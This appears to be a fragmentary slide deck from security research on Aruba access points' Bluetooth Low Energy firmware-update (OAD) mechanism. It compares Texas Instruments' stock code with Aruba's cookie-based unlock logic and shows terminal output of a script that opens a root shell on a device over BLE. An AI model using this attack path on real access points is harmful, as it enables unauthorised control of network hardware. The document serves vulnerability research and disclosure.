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
# OAD in Aruba Access Points



# Extracting BLE firmware



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# Analyzing custom OAD



```
static bStatus_t oadWriteAttrCB(...)  
{  
    ...  
    if (osal_memcmp(pAttr->type.uuid,  
                    oadCharUUID[OAD_CHAR_IMG_IDENTIFY],  
                    ATT_UUID_SIZE)) {  
        status = oadImgIdentifyWrite(connHandle, pValue);  
    } else if (osal_memcmp(pAttr->type.uuid,  
                           oadCharUUID[OAD_CHAR_IMG_BLOCK],  
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TI's OAD

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}  
...  
}
```

TI's OAD

```
static bStatus_t ARUBA_oadWriteAttrCB(...)  
{  
...  
if (is_oad_unlocked) {  
    // 128-bit UUID  
    if (is_img_write_unlocked &&  
        osal_memcmp(pAttr->type.uuid,  
                    oadCharUUID[OAD_CHAR_IMG_IDENTIFY],  
                    ATT_UUID_SIZE)) {  
        status = oadImgIdentifyWrite(connHandle, pValue);  
    } else if (osal_memcmp(pAttr->type.uuid,  
                           oadCharUUID[OAD_CHAR_IMG_BLOCK],  
                           ATT_UUID_SIZE)) {  
        status = oadImgBlockWrite(connHandle, pValue);  
    } else {  
        status = ATT_ERR_ATTR_NOT_FOUND;  
    }  
} else if (osal_memcmp(pAttr->type.uuid,  
                      OAD_UNLOCK_UUID, ATT_UUID_SIZE) {  
    if (osal_memcmp(pAttr->pValue, OAD_COOKIE, ATT_UUID_SIZE)) {  
        is_oad_unlocked = true;  
    } else if (osal_memcmp(pAttr->pValue, AB_ACCESS_COOKIE, ATT_UUID_SIZE)) {  
        is_img_write_unlocked = true;  
    }  
}  
...  
}
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Aruba's OAD

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
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        }  
    }  
    ...  
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Aruba's OAD



**SHHHH...**

**MY SECRET PASSWORD IS  
MEOW1234**




# OTA OAD OMG




```
greg@greg-XPS ~/repos/research/aruba-ble
$ python3 shell.py shell 00:1A:7D:DA:71:13 f4:5e:ab:e7:ff:5d
Got handles 64 for uuid b'ff5c73a3e86dd4a318476c6c58e12f27'
Got handles 44 for uuid b'664af1b24f424c3de76e7bb601eaaffa'
Got handles 46 for uuid b'664af1b24f424c3de76e7bb602eaaffa'
Got handles 48 for uuid b'664af1b24f424c3de76e7bb603eaaffa'

~ # route -n
route -n
Kernel IP routing table
Destination      Gateway          Genmask        Flags Metric Ref  Use Iface
0.0.0.0          0.0.0.0          0.0.0.0        U      0      0    0 tun0
0.0.0.0          192.168.1.1       0.0.0.0        UG     -3      0    0 br0
192.168.1.0      0.0.0.0          255.255.255.0  U      0      0    0 br0
192.168.1.5      0.0.0.0          255.255.255.255 UH     0      0    0 tun0
192.168.11.0     0.0.0.0          255.255.255.0  U      0      0    0 br0
~ #
~ # █
```


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
